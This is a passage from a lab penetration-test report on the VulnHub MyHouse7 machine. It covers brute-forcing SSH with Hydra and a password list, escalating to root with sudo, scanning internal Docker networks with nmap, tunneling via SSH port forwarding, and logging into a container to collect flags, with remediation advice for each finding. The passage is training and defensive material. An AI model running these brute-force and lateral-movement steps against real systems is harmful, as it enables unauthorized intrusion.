└─# cat pass.txt
admin
larryjr
heather
user1
user2
anchordb
root
timeclock

┌──(root㉿kali)-[~]
└─#
```

- **Ran a Brute Force Attack Using Hydra:**
  - I used a tool called **Hydra**, which automates the process of testing many different username and password combinations. I used the list I created to try and break into the system.
- **Gained SSH Access:**
  - After successfully cracking a valid username and password, I discovered that the target system had an open **SSH port**. This allowed me to log in to the machine remotely using the cracked credentials.

```
┌──(root㉿kali)-[~]
└─# ssh admin@192.168.1.51
The authenticity of host '192.168.1.51 (192.168.1.51)' can't be established.
ED25519 key fingerprint is SHA256:ToctkBlEECUW1ZCa3O5DrcWIHeEWRBpkw53bjNT6mxg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.51' (ED25519) to the list of known hosts.
admin@192.168.1.51's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jan  8 09:01:12 UTC 2025

  System load:                    0.9
  Usage of /:                     18.9% of 39.07GB
  Memory usage:                   55%
  Swap usage:                     0%
  Processes:                      241
  Users logged in:                0
  IP address for ens32:           192.168.1.51
  IP address for br-e814a1bb62d9: 172.31.20.1
  IP address for docker0:         172.17.0.1
  IP address for br-073220d1b8f5: 172.31.10.1
  IP address for br-2638aea271ee: 172.31.30.1
  IP address for br-a8c6da69bbc2: 172.31.200.1


130 packages can be updated.
1 update is a security update.
```

- Than I got a shell .

```
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Jan  7 09:58:18 2025 from 192.168.68.22
Could not chdir to home directory /home/admin: No such file or directory
$ bin   dev  home        initrd.img.old  lib64     media  opt   root  sbin  srv       sys  usr  vmlinuz
boot  etc  initrd.img  lib             lost+found  mnt    proc  run   snap  swap.img  tmp  var  vmlinuz.old
$ whoami
admin
$
```

- Than I use command Sudo -i upgrade normal user to root user .

```
$
$ sudo -i
sudo: unable to resolve host myhouse7
[sudo] password for admin:
root@myhouse7:~# whoami
root
root@myhouse7:~#
```

Technical Impact	**database Credentials Exposure:** During the penetration test, I found sensitive usernames and passwords stored in a publicly accessible file (db.php). These credentials were associated with a MySQL database on the server. **Brute Force Attack Success:** I was able to use these exposed credentials to create a list and perform a brute force attack using Hydra. This attack successfully cracked valid username and password pairs. **SSH Access Gained:** After cracking the credentials, I discovered an open SSH port on the system. Using the cracked credentials, I was able to log into the system via SSH and gain unauthorized access to the machine.
Business Impact	**Unauthorized System Access:** This exposure allows potential attackers to easily gain unauthorized access to the internal system using the cracked credentials. This could lead to severe security breaches. **Sensitive Data Risk:** With access to the system, an attacker could steal, alter, or destroy sensitive business data, which could result in financial losses or a loss of customer trust. **Compliance Risks:** If this breach were to occur in a regulated environment, the company could face penalties or legal action due to failure to properly secure sensitive information. .
Remediation	File Access Restrictions: Ensure that sensitive files such as db.php are not publicly accessible. Implement proper file permission settings to limit access to authorized users only. Database Credentials Management: Avoid storing sensitive credentials in plain text. Use secure methods to store and encrypt credentials, both on the web server and in databases.

	Use Strong Authentication Mechanisms: Implement strong password policies and multi-factor authentication (MFA) to make it more difficult for attackers to guess or crack credentials. Regular Vulnerability Scanning and Penetration Testing: Schedule regular vulnerability scans and penetration tests to identify potential weaknesses and mitigate risks before they can be exploited. SSH Security: Disable SSH login for users who do not require remote access, and ensure that SSH keys are used instead of passwords. If passwords must be used, ensure they are strong and unique. .

Testing Objective: Service Enumeration	
Severity	**MEDIUM**
Vulnerability	Service Enumeration via Open Ports
Finding Description	Service enumeration is a crucial step in penetration testing, where tools like Nmap or Masscan are used to scan the target for open ports and identify the services running on them. This process helps to map out which ports are accessible and the specific versions of services in use. By analyzing these services, security professionals and attackers can spot outdated or vulnerable software that could be exploited. In the case of the MyHouse7 lab on VulnHub, this process reveals open ports and services that could be targeted for further exploitation, emphasizing the importance of keeping services updated and properly configured to prevent attacks
Tool Used	Nmap
Server Ip Address	172.31.0.0/25
Open Ports	22,25,443,8008,8111,8115,10000,20000

Step to Reproduce	1. Run the command: nmap –sV 172.31.0.0/24

```
root@myhouse7:~# nmap -sV  172.31.10.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2025-01-08 09:20 UTC
Stats: 0:01:21 elapsed; 251 hosts completed (4 up), 4 undergoing SYN Steal
SYN Stealth Scan Timing: About 61.95% done; ETC: 09:22 (0:00:48 remaining)
Stats: 0:04:44 elapsed; 251 hosts completed (4 up), 4 undergoing Service S
Service scan Timing: About 100.00% done; ETC: 09:25 (0:00:00 remaining)
Nmap scan report for 172.31.10.17
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:42:AC:1F:0A:11 (Unknown)

Nmap scan report for 172.31.10.22
Host is up (0.00011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:42:AC:1F:0A:16 (Unknown)

Nmap scan report for 172.31.10.25
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    {{tryharder:114}}
1 service unrecognized despite returning data. If you know the service/ve
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.60%I=7%D=1/8%Time=677E4421%P=x86_64-pc-linux-gnu%r(GetR
SF:quest,194,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Wed,\x2008\x20Jan\x20202
SF:\x2009:23:45\x20GMT\r\nServer:\x20{{tryharder:114}}\r\nVary:\x20Accept-
SF:Encoding\r\nContent-Length:\x20218\r\nConnection:\x20close\r\nContent-
SF:ype:\x20text/html;\x20charset=UTF-8\r\n\r\n<html>\n<body\x20bgcolor=gra
SF:y>\n<center>\n<br\x20/><br\x20/><br\x20/>\nHELLO<br\x20/><br\x20/>\nA\
SF:20STRANGE\x20GAME\.<br\x20/>\nTHE\x20ONLY\x20WINNING\x20MOVE\x20IS<br\
SF:20/>\nNOT\x20TO\x20PLAY\.<br\x20/><br\x20/>\nHOW\x20ABOUT\x20A\x20NICE
SF:x20GAME\x20OF\x20CHESS\?<br\x20/><br\x20/>\n<br\x20/>\n</body>\n</html
SF:\n")%r(HTTPOptions,194,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Wed,\x2008\
SF:20Jan\x202025\x2009:23:45\x20GMT\r\nServer:\x20{{tryharder:114}}\r\nVa
SF:y:\x20Accept-Encoding\r\nContent-Length:\x20218\r\nConnection:\x20close
SF:\r\nContent-Type:\x20text/html;\x20charset=UTF-8\r\n\r\n<html>\n<body\
SF:20bgcolor=gray>\n<center>\n<br\x20/><br\x20/><br\x20/>\nHELLO<br\x20/>
```

```
SF:ryharder:114}}\x20Server\x20at\x20172\.31\.10\.25\x20Port\x2080</addres
SF:s>\n</body></html>\n")%r(FourOhFourRequest,1D9,"HTTP/1\.1\x20404\x20Not
SF:\x20Found\r\nDate:\x20Wed,\x2008\x20Jan\x202025\x2009:23:50\x20GMT\r\nS
SF:erver:\x20{{tryharder:114}}\r\nContent-Length:\x20298\r\nConnection:\x2
SF:0close\r\nContent-Type:\x20text/html;\x20charset=iso-8859-1\r\n\r\n<!DO
SF:CTYPE\x20HTML\x20PUBLIC\x20\"-//IETF//DTD\x20HTML\x202\.0//EN\">\n<html
SF:><head>\n<title>404\x20Not\x20Found</title>\n</head><body>\n<h1>Not\x20
SF:Found</h1>\n<p>The\x20requested\x20URL\x20/nice\x20ports,/Trinity\.txt\
SF:.bak\x20was\x20not\x20found\x20on\x20this\x20server\.</p>\n<hr>\n<addre
SF:ss>{{tryharder:114}}\x20Server\x20at\x20172\.31\.10\.25\x20Port\x2080</
SF:address>\n</body></html>\n");
MAC Address: 02:42:AC:1F:0A:19 (Unknown)

Nmap scan report for 172.31.10.194
Host is up (0.00011s latency).
All 1000 scanned ports on 172.31.10.194 are closed
MAC Address: 02:42:AC:1F:0A:C2 (Unknown)

Stats: 0:06:13 elapsed; 255 hosts completed (5 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 09:26 (0:00:00 remaining)
Nmap scan report for 172.31.10.1
Host is up (0.00012s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE          VERSION
22/tcp    open     ssh              OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.
25/tcp    filtered smtp
443/tcp   filtered https
8008/tcp  filtered http
10000/tcp filtered snet-sensor-mgmt
20000/tcp open     http             Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 399.43 seconds
root@myhouse7:~#
```

Technical Impact	Service enumeration presents a significant security risk by providing attackers with detailed information about the services running on a target system, including their software versions. Once the attacker identifies the services and versions in use, they can cross-reference this information with publicly available databases of known vulnerabilities, such as the National Vulnerability Database (NVD) or exploit repositories like Exploit-DB.

Business Impact	Service enumeration can pose serious risks to businesses, as it provides attackers with critical insights into the systems and services running within an organization's network. By exploiting known vulnerabilities associated with these services, attackers can gain unauthorized access, disrupt operations, and cause significant financial and reputational damage.
Remediation	1. Disable the ability for services to provide version information. This can help prevent attackers from identifying vulnerable software versions. . Configure firewalls to restrict access to ports and services to only those that are necessary for the organization's operations. This can help minimize the impact of service enumeration attacks. . Implement IDPS to detect and block service enumeration attempts and other malicious activities.

Testing Objective: Improper Restriction of Excessive Authentication Attempts	
Severity	**CRITICAL**
Vulnerability	Unauthorized SSH Access and Discovery of Sensitive Data via Network Scan
Finding Description	**Unauthorized SSH Access:** • During the penetration test, I was able to gain unauthorized access to the target system (myhouse7 lab) by using SSH. This was achieved by cracking the credentials stored in a publicly accessible file (db.php). • Once logged in with the cracked username and password, I was able to escalate privileges and obtain root access to the system. **2. Network Scanning:** • After gaining root access, I performed a network scan using the Nmap tool to identify other systems and services running on the same network. • I ran the following Nmap command to discover live hosts and open ports on the 172.31.0.0/24 network: **nmap -sV 172.31.0.0/24** • From the scan results, I identified a new IP range (172.31.10.25/24) that contained several open ports.

	3. Flag Discovery: • Upon further scanning of IP 172.31.10.25/24, I discovered that one of the open ports disclosed a flag. • The flag was retrieved after interacting with the open service, revealing sensitive information. This was the second flag I found in the network, indicating a potential security breach and exposure of internal data.
Tool Used	No
Server Ip Address	172.31.10.25/24
Open Ports	80
Users found	no
Anonymous login	no

Step to Reproduce	• First, I gained access to the **myhouse7 lab** system using SSH with valid credentials (username and password). • With **root** privileges, I had full control over the system, allowing me to perform further testing. • Once logged in, I used a tool called **Nmap** to scan the local network and find other devices and open ports. I ran the following Nmap command to scan the local network (IP range `172.31.0.0/24`). During the initial scan, I found another network range (`172.31.10.0/24`) with active hosts.

```
root@myhouse7:~# nmap -sV  172.31.10.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2025-01-08 09:20 UTC
Stats: 0:01:21 elapsed; 251 hosts completed (4 up), 4 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 61.95% done; ETC: 09:22 (0:00:48 remaining)
Stats: 0:04:44 elapsed; 251 hosts completed (4 up), 4 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 09:25 (0:00:00 remaining)
Nmap scan report for 172.31.10.17
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:42:AC:1F:0A:11 (Unknown)

Nmap scan report for 172.31.10.22
Host is up (0.00011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:42:AC:1F:0A:16 (Unknown)

Nmap scan report for 172.31.10.25
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    {{tryharder:114}}
1 service unrecognized despite returning data. If you know the service/version, please submit the
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V-7.60%I-7%D-1/8%Time-677E4421%P-x86_64-pc-linux-gnu%r(GetRe
SF:quest,194,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Wed,\x2008\x20Jan\x202025
SF:\x2009:23:45\x20GMT\r\nServer:\x20{{tryharder:114}}\r\nVary:\x20Accept-
SF:Encoding\r\nContent-Length:\x20218\r\nConnection:\x20close\r\nContent-T
SF:ype:\x20text/html;\x20charset-UTF-8\r\n\r\n<html>\n<body\x20bgcolor-gra
SF:y>\n<center>\n<br\x20/><br\x20/><br\x20/>\nHELLO<br\x20/><br\x20/>\nA\x
SF:20STRANGE\x20GAME\.<br\x20/>\nTHE\x20ONLY\x20WINNING\x20MOVE\x20IS<br\x
SF:20/>\nNOT\x20TO\x20PLAY\.<br\x20/><br\x20/>\nHOW\x20ABOUT\x20A\x20NICE\
SF:x20GAME\x20OF\x20CHESS\?<br\x20/><br\x20/>\n<br\x20/>\n</body>\n</html>
SF:\n")%r(HTTPOptions,194,"HTTP/1\.1\x20200\x20OK\r\nDate:\x20Wed,\x2008\x
SF:20Jan\x202025\x2009:23:45\x20GMT\r\nServer:\x20{{tryharder:114}}\r\nVar
SF:y:\x20Accept-Encoding\r\nContent-Length:\x20218\r\nConnection:\x20close
SF:\r\nContent-Type:\x20text/html;\x20charset-UTF-8\r\n\r\n<html>\n<body\x
SF:20bgcolor-gray>\n<center>\n<br\x20/><br\x20/><br\x20/>\nHELLO<br\x20/><
```

- After scanning the new IP range, I found an **open port** on one of the devices in the network.

- This open port led to the discovery of a **flag** – a file or piece of data that was not properly secured or intended for public access.

Discovering a 7th Flag

- After discovering the first flag, I continued to scan and investigate other devices in the network.
- I found **another open port** on a different device that disclosed a second flag, further confirming a misconfiguration or vulnerability in the network security.

```
SF:ryharder:114}}\x20Server\x20at\x20172\.31\.10\.25\x20Port\x2080</addres
SF:s>\n</body></html>\n")%r(FourOhFourRequest,1D9,"HTTP/1\.1\x20404\x20Not
SF:\x20Found\r\nDate:\x20Wed,\x2008\x20Jan\x202025\x2009:23:50\x20GMT\r\nS
SF:erver:\x20{{tryharder:114}}\r\nContent-Length:\x20298\r\nConnection:\x2
SF:0close\r\nContent-Type:\x20text/html;\x20charset=iso-8859-1\r\n\r\n<!DO
SF:CTYPE\x20HTML\x20PUBLIC\x20\"-//IETF//DTD\x20HTML\x202\.0//EN\">\n<html
SF:><head>\n<title>404\x20Not\x20Found</title>\n</head><body>\n<h1>Not\x20
SF:Found</h1>\n<p>The\x20requested\x20URL\x20/nice\x20ports,/Trinity\.txt\
SF:.bak\x20was\x20not\x20found\x20on\x20this\x20server\.</p>\n<hr>\n<addre
SF:ss>{{tryharder:114}}\x20Server\x20at\x20172\.31\.10\.25\x20Port\x2080</
SF:address>\n</body></html>\n");
MAC Address: 02:42:AC:1F:0A:19 (Unknown)

Nmap scan report for 172.31.10.194
Host is up (0.00011s latency).
All 1000 scanned ports on 172.31.10.194 are closed
MAC Address: 02:42:AC:1F:0A:C2 (Unknown)

Stats: 0:06:13 elapsed; 255 hosts completed (5 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 09:26 (0:00:00 remaining)
Nmap scan report for 172.31.10.1
Host is up (0.00012s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE          VERSION
22/tcp    open     ssh              OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered smtp
443/tcp   filtered https
8008/tcp  filtered http
10000/tcp filtered snet-sensor-mgmt
20000/tcp open     http             Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 399.43 seconds
root@myhouse7:~#
```

```
Nmap scan report for 172.31.10.25
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    {{tryharder:114}}
1 service unrecognized despite returning data. If you know the service/version,
https://nmap.org/cgi-bin/submit.cgi?new-service :
```

Technical Impact	• **Unauthorized Network Access:** The ability to gain root access to the target system allowed for the scanning of the internal network, revealing potentially sensitive data and systems. • **Flag Discovery:** Exposed open ports on the network led to the discovery of flags, indicating that attackers could gain access to sensitive information by scanning the network for weaknesses. • **Security Weaknesses in SSH Configuration:** The ability to crack the SSH credentials through brute force and gain root access indicates a lack of proper security measures for authentication and access control. .
Business Impact	• **Sensitive Data Exposure:** The discovery of flags during the network scan suggests that there could be further sensitive information exposed within the network that attackers could access and misuse. • **Increased Risk of Exploitation:** Unauthorized access to the system and network increases the risk of attackers using the compromised system to launch attacks on other internal resources or services. • **Compliance and Trust:** If sensitive data is compromised or exposed, the organization could face compliance violations and loss of customer trust, resulting in legal and financial consequences.

Remediation	1. **Secure SSH Configuration:**
	  ○ Disable password-based SSH logins and require key-based authentication.
	  ○ Implement multi-factor authentication (MFA) for added security on sensitive accounts.
	2. **Network Segmentation:**
	  ○ Segment internal networks to limit lateral movement. Sensitive data should be isolated from other parts of the network.
	  ○ Restrict access to critical systems and data using firewalls and access control lists (ACLs).

	3. **Regular Network Scanning and Monitoring:**
	  o Conduct routine internal network scans to identify and close any unnecessary open ports.
	  o Implement continuous monitoring for unusual activity or unauthorized access attempts.
	4. **Strong Credential Management:**
	  o Enforce strong password policies and consider using password managers for storing sensitive login information securely.
	  o Implement periodic password changes and audits of privileged user access.
	5. **Patch and Update Services Regularly:**
	  o Keep all services, applications, and systems updated with the latest security patches to minimize the risk of exploitation.

Severity	**CRITICAL**
Vulnerability	Gaining Unauthorized Access to Docker Containers via SSH and Port Forwarding

Finding Description	**Step 1: Accessing the Main Machine (myhouse7 lab)**
	
	• After gaining **root access** to the **myhouse7 lab** system via SSH, I explored the network using **Nmap** to discover other active hosts and services within the network.
	• I identified a network range of **172.31.20.0/24** that had multiple Docker containers running.
	
	Step 2: Scanning for Active Docker Containers
	
	• Using **Nmap**, I scanned the **172.31.20.0/24** network range to find the IP address of the active Docker containers:
	
	`Copy code`
	`nmap -sV 172.31.20.0/24`
	
	• During this scan, I found the IP address of one of the Docker containers: **172.31.0.194**.
	• This IP address had an **open SSH port** (port 22), indicating that the container might be accessible through SSH.
	
	Step 3: Setting Up SSH Local Port Forwarding and Tunneling
	
	• To further investigate the Docker container, I used **SSH local port forwarding** to create a secure connection and tunnel.
	• I created a **tunnel** from the Docker container's IP (172.31.0.194) to the main machine (192.168.1.51), ensuring the traffic from the Docker container could be routed securely.
	
	Command used for SSH tunneling:
	
	`ssh -L 192.168.1.51:LOCAL_PORT:172.31.0.194:REMOTE_PORT user@192.168.1.51`


	• Additionally, I set up another tunneling from **192.168.1.51** to the **local gateway (127.0.0.1)**, ensuring full connectivity between the networked hosts.
	Step 4: Brute Force Attack on Docker SSH Access • Now that the tunnel was set up, I attempted to gain SSH access to the Docker container by brute-forcing the login credentials. • I created a **manual password list** and used it to try various combinations of usernames and passwords against the SSH service running on the Docker container.
	Step 5: Successfully Cracking the Password and Gaining Access • After running the brute-force attack with the manual password list, I successfully **cracked the password** for the Docker container. • With valid credentials, I was able to **SSH into the Docker container**, gaining full access to the container and the flags within. Step 6: Discovery of Flags • Once inside the Docker container, I discovered multiple **flags** stored within the container. These flags indicated additional vulnerabilities or misconfigurations within the container.
Tool Used	No
Server Ip Address	172.31.20.194
Open Ports	22
Users found	no

Step to Reproduce	Using **Nmap**, I scanned the **172.31.20.194/24** network range to find the IP address of the active Docker containers.

```
SF:LTA\)Ir%\^,\[\0mysql_native_password\0");
MAC Address: 02:42:AC:1F:14:0A (Unknown)

Nmap scan report for 172.31.20.27
Host is up (0.00012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 02:42:AC:1F:14:1B (Unknown)

Nmap scan report for 172.31.20.44
Host is up (0.00012s latency).
All 1000 scanned ports on 172.31.20.44 are closed
MAC Address: 02:42:AC:1F:14:2C (Unknown)

Nmap scan report for 172.31.20.194
Host is up (0.00015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
24/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:AC:1F:14:C2 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Stats: 0:04:58 elapsed; 255 hosts completed (5 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 96.58% done; ETC: 06:25 (0:00:03 remaining)
Nmap scan report for 172.31.20.1
Host is up (0.00013s latency).
Not shown: 994 closed ports
PORT      STATE    SERVICE          VERSION
22/tcp    open     ssh              OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0
25/tcp    filtered smtp
443/tcp   filtered https
8008/tcp  filtered http
10000/tcp filtered snet-sensor-mgmt
20000/tcp open     http             Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 330.48 seconds
root@myhouse7:~# hydra -l root -P pass.txt 127.0.0.1 ssh -s 1313

Command 'hydra' not found, but can be installed with:
```


- To further investigate the Docker container, I used **SSH local port forwarding** to create a secure connection and tunnel.

- I created a **tunnel** from the Docker container's IP (172.31.0.194) to the main machine (192.168.1.51), ensuring the traffic from the Docker container could be routed securely.



- Now that the tunnel was set up, I attempted to gain SSH access to the Docker container by brute-forcing the login credentials.

- I created a **manual password list** and used it to try various combinations of usernames and passwords against the SSH service running on the Docker container.



- After running the brute-force attack with the manual password list, I successfully **cracked the password** for the Docker container.

- With valid credentials, I was able to **SSH into the Docker container**, gaining full access to the container and the flags within.

```
┌──(root㉿kali)-[~]
└─# ssh -p 1313 127.0.0.1 -l root
The authenticity of host '[127.0.0.1]:1313 ([127.0.0.1]:1313)' can't be established.
ED25519 key fingerprint is SHA256:efS9NSGwxooHs81baFFtxTiWk6vpM7MkyCgyIa/dLOA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:1313' (ED25519) to the list of known hosts.
FLAG: {{tryharder:308}}
root@127.0.0.1's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
root@6d6c49ee1744:~# if
> ^C
root@6d6c49ee1744:~# whoami
root
```

- Once inside the Docker container, I discovered multiple **flags** stored within the container. These flags indicated additional vulnerabilities or misconfigurations within the container.
- I find 8th flag and 9th flag .

```
┌──(root㉿kali)-[~]
└─# ssh -p 1313 127.0.0.1 -l root
FLAG: {{tryharder:308}}
root@127.0.0.1's password:
Permission denied, please try again.
root@127.0.0.1's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
```

```
Last login: Thu Jan  9 07:04:50 2025 from 172.3
root@6d6c49ee1744:~# cat flag.txt
FLAG: {{tryharder:391}}
root@6d6c49ee1744:~#
```

Technical Impact	• **Unauthorized Access:** The Docker container with IP address **172.31.0.194** was exposed with an open SSH port, which allowed unauthorized access once the credentials were cracked. • **Sensitive Information Disclosure:** Upon successful SSH login, sensitive information or flags were discovered within the Docker container, which may expose critical system configurations or credentials. • **Network Tunneling Exploit:** The attacker leveraged SSH port forwarding and tunneling from the Docker container to the main Myhouse7 lab machine, potentially bypassing security controls and gaining unauthorized internal network access.
Business Impact	• **Data Breach:** Unauthorized access to critical infrastructure, such as Docker containers, could result in the leakage or theft of sensitive business data, intellectual property, or customer information. • **Reputation Damage:** If attackers gained full access, it could compromise the company's reputation, particularly regarding data protection and internal security practices. • **Regulatory Compliance Risks:** Exposure of sensitive information may violate industry regulations, leading to legal ramifications, fines, or loss of customer trust. .

Remediation	• **Secure SSH Access:**
	  • Implement stronger SSH security by enforcing **key-based authentication** instead of password-based authentication.
	  • Disable **root SSH login** and ensure **strong, unique passwords** are used across all SSH accounts.
	• **Network Segmentation:**
	  • Isolate sensitive containers and systems behind firewalls or within private subnets, preventing unrestricted access to all devices on the network.
	• **Password Policies:**
	  • Establish and enforce stronger password policies to prevent unauthorized access via brute-force attacks.

	• Regularly rotate credentials for all access points, including Docker containers. • **Monitor for Suspicious Activity:** • Set up **network monitoring** and **intrusion detection systems** to alert security teams of unusual network traffic or unauthorized login attempts. • **Security Patching and Updates:** • Ensure that Docker containers and associated services are kept up to date with the latest security patches to minimize vulnerabilities.


Severity	CRITICAL
Vulnerability	Exploiting SMB Vulnerability to Gain Unauthorized Access

Finding Description	**Target: 172.31.30.0** (SMB service exposed)
	
	1. **Initial Scanning:**
	  ○ After entering the **MyHouse7 Lab** network, I performed a network scan on the **172.31.30.0** subnet.
	  ○ During the scan, I identified that the **SMB (Port 445)** service was open on one of the systems within the network.
	2. **Password Cracking Attempt:**
	  ○ Using a **manual password list** (including common usernames and weak passwords), I attempted to crack the credentials for the SMB service.
	  ○ After several attempts, I successfully obtained valid credentials to access the system.
	3. **Gaining Shell Access:**
	  ○ After cracking the password, I was able to access the system via SMB and execute commands, obtaining a **shell** on the system.
	4. **Flag Discovery:**
